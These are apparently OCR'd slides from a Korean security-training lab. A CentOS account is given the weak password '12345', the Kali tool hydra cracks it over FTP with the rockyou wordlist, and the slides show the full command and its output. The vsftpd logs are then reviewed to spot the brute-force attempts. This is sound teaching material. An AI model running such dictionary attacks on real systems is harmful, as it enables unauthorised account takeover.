
- 대응 서버 (Cent OS)

- » 취약한 비밀번호로 변경

```
# passwd ksj18
```

```
# new password : 12345
```

```
# confirm password : 12345
```



The screenshot shows a terminal window titled "root@localhost:~". The window has a standard Windows-style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The main terminal area displays the following command-line session:

```
[root@localhost ~]# passwd ksj18
Changing password for user ksj18.
New password:
BAD PASSWORD: it is too short
BAD PASSWORD: is too simple
Retype new password:
passwd: all authentication tokens updated successfully.
[root@localhost ~]#
```

## 2 <실습> 계정 및 패스워드



### • 실습 풀이

#### - 대응 서버 (Cent OS)

» ksj18로 로그인

# vm상단에 **root** 클릭 후 Switch User 선택

# ID: ksj18 / Password : 12345 로 로그인 시도




## 2 <실습> 계정 및 패스워드

- 실습 풀이

- 대응 서버 (Cent OS)

- » 공격 서버에서 hydra 사전 공격 전, 대응 서버에서 FTP 서비스가 실행되고 있는지 확인

```
# service -status-all | grep ftp
```



```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# service --status-all | grep ftp  
vsftpd (pid 2291) is running...  
[root@localhost ~]#
```


## 2 <실습> 계정 및 패스워드

### • 실습 풀이

#### - 공격 서버 (Kali Linux)

» 공격 서버를 통해 hydra를 이용하여 사전 공격 수행

```
# hydra -l ksj18 -P /usr/share/wordlists/rockyou.txt ftp://[대응 서버 IP] -V -f
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra ol ksj18 -P /usr/share/wordlists/rockyou.txt ftp://192.168.10.133 -V -f
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-09 09:33:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
~896525 tries per task
[DATA] attacking ftp://192.168.10.133:21/
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "123456789" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "password" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "iloveyou" - 4 of 14344399 [child 3] (0/0)
```


## 2 <실습> 계정 및 패스워드

### • 실습 풀이

#### - 공격 서버 (Kali Linux)

» 공격 서버를 통해 hydra를 이용하여 사전 공격 수행

# 대응 서버의 ID에 맞는 Password를 확인



```
root@kali: ~
File Edit View Search Terminal Help
[ATTEMPT] target192.168.10.133 - login "ksj18" - pass "mother" - 194 of 14344399 [child 10] (0/0)
[ATTEMPT] target192.168.10.133 - login "ksj18" - pass "123abc" - 196 of 14344399 [child 1] (0/0)
[ATTEMPT] target192.168.10.133 - login "ksj18" - pass "12345" - 197 of 14344399 [child 6] (0/0)
[ATTEMPT] target192.168.10.133 - login "ksj18" - pass "mahalkita" - 198 of 14344399 [child 15] (0/0)
[ATTEMPT] target192.168.10.133 - login "ksj18" - pass "batman" - 199 of 14344399 [child 3] (0/0)
[21][ftp] host192.168.10.133 login: ksj18 password: 12345
[STATUS] attack finished for 192.168.10.133 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-09 09:34:40
root@kali:~#
```

## 2 <실습> 계정 및 패스워드

### • 실습 풀이


#### - 대응 서버 (Cent OS)

» 대응 서버에서 ftp 서비스를 통해 같은 계정으로 지속적으로 로그인 시도를 하는 정황을 확인

```
# cd /var/log
```

```
# vi vsftpd.log
```

(로그 분석을 위해 로그아웃을 하여 root 계정으로 로그인 또는 su 명령 사용)



```
root@localhost:~# cd /var/log
root@localhost log]# ls
anaconda.ifcfg.log  DDOS_IP.log    message      secure-20180909      wpa_supplicant.log
anaconda.log         dmesg        messages     snort                  wtmp
anaconda.program.log dmesg.old    messages-20180131 spice-vdagent.log  wtmp-20170615
anaconda.storage.log dracut.log   messages-20180315 spooler                xferlog
anaconda.syslog      dracut.log-20150101 messages-20180908 spooler-20180131  xferlog-20180131
anaconda.xlog        dracut.log-20170717 messages-20180909 spooler-20180315  xferlog-20180315
anaconda.yum.log    gdm          mysqld.log  spooler-20180908  xferlog-20180908
audit               httpd        ntpstats    spooler-20180909  xferlog-20180909
boot.log            iptables201707.log pm-powersave.log sssd      Xorg.0.log
bttmp               iptables.log  ppp          tallylog             Xorg.0.log.old
bttmp-20180908      lastlog      prelink    tomcat6              Xorg.1.log
ConsoleKit          mail         sa           tomcat6-initd.log Xorg.2.log
cron               maillog      samba       vmware-caf          Xorg.9.log
cron-20180131       maillog-20180131 scanlog    vmware-install.log yum.log
cron-20180315       maillog-20180315 secure     vmware-tools-upgrader.log yum.log-20150101
cron-20180908       maillog-20180908 secure     vmware-vmsvc.log  yum.log-20170614
cron-20180909       maillog-20180909 secure     vmware-vmusr.log  yum.log-20180131
cups               mcelog      secure-20180908 vsftpd.log
[root@localhost log]#
```

## 2 <실습> 계정 및 패스워드

### • 실습 풀이

#### - 대응 서버 (Cent OS)

» 대응 서버에서 ftp 서비스를 통해 같은 계정으로 지속적으로 로그인 시도를 하는 정황을 확인



The screenshot shows a terminal window titled "root@localhost:/var/log". The window displays a log of repeated failed FTP login attempts. The log entries are as follows:


```
Sun Sep 9 10:46:43 2018 [pid 8818] [ksj18] FTP response: Client "100.0.0.99", "331 Please specify the password.  
"  
Sun Sep 9 10:46:43 2018 [pid 8821] FTP command: Client "100.0.0.99", "USER ksj18"  
Sun Sep 9 10:46:43 2018 [pid 8821] [ksj18] FTP response: Client "100.0.0.99", "331 Please specify the password.  
"  
Sun Sep 9 10:46:43 2018 [pid 8819] FTP command: Client "100.0.0.99", "USER ksj18"  
Sun Sep 9 10:46:43 2018 [pid 8819] [ksj18] FTP response: Client "100.0.0.99", "331 Please specify the password.  
"  
Sun Sep 9 10:46:43 2018 [pid 8817] FTP command: Client "100.0.0.99", "USER ksj18"  
Sun Sep 9 10:46:43 2018 [pid 8817] [ksj18] FTP response: Client "100.0.0.99", "331 Please specify the password.  
"  
Sun Sep 9 10:46:43 2018 [pid 8826] FTP command: Client "100.0.0.99", "USER ksj18"  
Sun Sep 9 10:46:43 2018 [pid 8826] [ksj18] FTP response: Client "100.0.0.99", "331 Please specify the password.  
"  
Sun Sep 9 10:46:43 2018 [pid 8827] FTP command: Client "100.0.0.99", "USER ksj18"  
Sun Sep 9 10:46:43 2018 [pid 8827] [ksj18] FTP response: Client "100.0.0.99", "331 Please specify the password.  
"  
Sun Sep 9 10:46:43 2018 [pid 8820] FTP command: Client "100.0.0.99", "USER ksj18"  
Sun Sep 9 10:46:43 2018 [pid 8820] [ksj18] FTP response: Client "100.0.0.99", "331 Please specify the password.  
"  
Sun Sep 9 10:46:43 2018 [pid 8816] FTP command: Client "100.0.0.99", "USER ksj18"  
Sun Sep 9 10:46:43 2018 [pid 8816] [ksj18] FTP response: Client "100.0.0.99", "331 Please specify the password.  
"
```

## 2 <실습> 계정 및 패스워드

### • 실습 풀이

#### - 대응 서버 (Cent OS)

» 같은 계정으로 지속적으로 로그인 시도를 통해 로그인 성공한 것을 확인



The screenshot shows a terminal window titled "root@localhost:/var/log". The window contains a list of log entries from the system's log file. The entries are timestamped and show various FTP interactions, including multiple CONNECT and response messages from a client with IP "100.0.0.99". A specific entry is highlighted with a red box:

```
Sun Sep 9 10:47:27 2018 [pid 8959] FTP response: Client "100.0.0.99", "220 CentOS release 6.4"
Sun Sep 9 10:47:27 2018 [pid 8960] CONNECT: Client "100.0.0.99"
Sun Sep 9 10:47:27 2018 [pid 8960] FTP response: Client "100.0.0.99", "220 CentOS release 6.4"
Sun Sep 9 10:47:27 2018 [pid 8961] CONNECT: Client "100.0.0.99"
Sun Sep 9 10:47:27 2018 [pid 8961] FTP response: Client "100.0.0.99", "220 CentOS release 6.4"
Sun Sep 9 10:47:27 2018 [pid 8962] CONNECT: Client "100.0.0.99"
Sun Sep 9 10:47:27 2018 [pid 8962] FTP response: Client "100.0.0.99", "220 CentOS release 6.4"
Sun Sep 9 10:47:27 2018 [pid 8963] CONNECT: Client "100.0.0.99"
Sun Sep 9 10:47:27 2018 [pid 8963] FTP response: Client "100.0.0.99", "220 CentOS release 6.4"
Sun Sep 9 10:47:27 2018 [pid 8964] CONNECT: Client "100.0.0.99"
Sun Sep 9 10:47:27 2018 [pid 8964] FTP response: Client "100.0.0.99", "220 CentOS release 6.4"
Sun Sep 9 10:47:27 2018 [pid 8965] CONNECT: Client "100.0.0.99"
Sun Sep 9 10:47:27 2018 [pid 8965] FTP response: Client "100.0.0.99", "220 CentOS release 6.4"
Sun Sep 9 10:47:27 2018 [pid 8943] [ksj18] FTP command: Client "100.0.0.99", "PASS <password>"
Sun Sep 9 10:47:27 2018 [pid 8942] [ksj18] OK LOGIN: Client "100.0.0.99" [highlight]
Sun Sep 9 10:47:27 2018 [pid 8966] [ksj18] FTP response: Client "100.0.0.99", "230 Login successful."
Sun Sep 9 10:47:27 2018 [pid 8935] [ksj18] FTP response: Client "100.0.0.99", "530 Login incorrect."
Sun Sep 9 10:47:28 2018 [pid 8936] [ksj18] FAIL LOGIN: Client "100.0.0.99"
Sun Sep 9 10:47:28 2018 [pid 8938] [ksj18] FAIL LOGIN: Client "100.0.0.99"
Sun Sep 9 10:47:29 2018 [pid 8940] [ksj18] FAIL LOGIN: Client "100.0.0.99"
Sun Sep 9 10:47:29 2018 [pid 8937] [ksj18] FTP response: Client "100.0.0.99", "530 Login incorrect."
Sun Sep 9 10:47:29 2018 [pid 8939] [ksj18] FTP response: Client "100.0.0.99", "530 Login incorrect."
```

## 2 <실습> 계정 및 패스워드

- 실습 풀이

